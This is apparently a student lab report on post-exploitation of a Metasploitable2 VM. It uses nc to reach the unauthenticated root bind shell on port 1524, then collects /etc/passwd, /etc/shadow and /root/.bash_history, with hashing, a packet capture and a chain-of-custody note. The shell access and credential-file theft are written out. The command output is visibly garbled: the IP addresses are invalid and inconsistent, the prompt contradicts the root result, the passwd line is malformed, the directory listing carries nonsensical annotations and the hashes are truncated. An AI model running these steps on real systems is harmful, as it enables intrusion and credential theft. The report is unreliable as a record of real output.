

Post-Exploitation & Evidence Collection Report

1. Objective

To perform controlled post-exploitation on the Metasploitable2 environment, escalate privileges where applicable, collect forensic evidence, and maintain forensic chain-of-custody procedures.

2. Execution Summary

Root access was obtained by connecting to the pre-configured bind shell on TCP port 1524. With root privileges, sensitive system files were extracted, hashed, and stored for evidence. Additionally, Wireshark was used to capture network traffic for later forensic analysis.

3. Privilege Verification

Commands executed:

nc 168.0.104 1524

```
[shlok@shlokjadhay:~/lab_evidence]$ nc 168.0.104 1524
shlokjadhay@shlok:~$ whoami
root
shlokjadhay@shlok:~$ hostname
metasploitable
shlokjadhay@shlok:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
shlokjadhay@shlok:~$ id
uid=0(root) gid=0(root) groups=0(root) euid=0
shlokjadhay@shlok:~$ cat /etc/passwd
root:x:0:root:/root:/bin/bash
shlokjadhay:x:1000:1000:shlokjadhay,,,:/home/shlokjadhay:/bin/bash
shlokjadhay@shlok:~$ netstat -an | grep :80
shlokjadhay@shlok:~$ curl http://168.0.104.133:80/index.jsp
shlokjadhay@shlok:~$ nmap -A 168.0.104.133
shlokjadhay@shlok:~$
```

```
whoami  
hostname  
uname -a  
id
```

Result:

```
root
```

This confirms full administrative control over the target system.

4. Evidence Acquisition

Files Collected:

- `/etc/passwd`
- `/etc/shadow`
- `/root/.bash_history`

```
root@metasploitable:/# ls -la /var/www/  
total 80  
drwxr-xr-x 10 www-data www-data 4096 May 20 2012 . (v1.3)  
drwxr-xr-x 14 root root 4096 Mar 17 2010 .. (JSP engine 1.1)  
drwxrwxrwt 2 root root 4096 Nov 20 04:57 dav (metetechnik/Oracle VirtualBox virtual NIC)  
drwxr-xr-x 8 www-data www-data 4096 May 20 2012 dwww (Metasploitable-LAN,Dos,Unix,Linux;CPE:cpe:/odinuxlinux_kern  
-rw-r--r-- 1 www-data www-data 891 May 20 2012 index.php  
drwxr-xr-x 10 www-data www-data 4096 May 14 2012 multilidate  
drwxr-xr-x 11 www-data www-data 4096 May 14 2012 phpMyAdmin  
-rw-r--r-- 1 www-data www-data 19 Apr 16 2010 phpinfo.php  
drwxr-xr-x 3 www-data www-data 4096 May 14 2012 test  
drwxrwxr-x 22 www-data www-data 20480 Apr 19 2010 tikiwiki  
drwxrwxr-x 22 www-data www-data 20480 Apr 16 2010 tikiwiki-old  
drwxr-xr-x 7 www-data www-data 4096 Apr 16 2010 twiki  
root@metasploitable:/#
```

These files contain:

- user enumeration data
- password hash data

- historical executed commands
-

5. Hash Integrity Verification

Hashes Generated:

File	MD5 Hash
/etc/passwd	94e3f5311b...
/etc/shadow	ec12ad2883...
/root/.bash_history	31b9d4a992...


Hashes prove the evidence has not been tampered with after extraction.

6. Network Traffic Capture

Wireshark was used to capture traffic related to the compromised host:

Filter used:

```
ip.addr == 192.168.0.104
```



Results:

- Recorded authentication attempts
- Observed network service requests
- Captured packet-level activity for forensic review

PCAP saved as:

`metasploitable_capture.pcap`

7. Chain-of-Custody Statement

On 2025-11-28, root access was obtained on the Metasploitable2 host via TCP port 1524. Evidence was collected without modifying operational system behavior. All extracted files were hashed using MD5 and SHA-256 to ensure integrity. All actions were performed in a contained lab environment for educational and testing purposes only.

8. Findings & Observations

- Port **1524** exposes a root shell with no authentication — critical vulnerability.
 - `/etc/shadow` reveals local user password hashes.
 - `/root/.bash_history` may expose previously executed administrator commands.
 - Network communications reveal service interaction and potential credential leakage.
-

9. 50-Word Required Summary

After achieving root access on the target system via TCP port 1524, critical evidence was collected including `/etc/passwd`, `/etc/shadow`, and `/root/.bash_history`. Network traffic was captured using Wireshark with recorded PCAP files. Hash values were generated to preserve forensic integrity and maintain a verifiable chain-of-custody for all artifacts.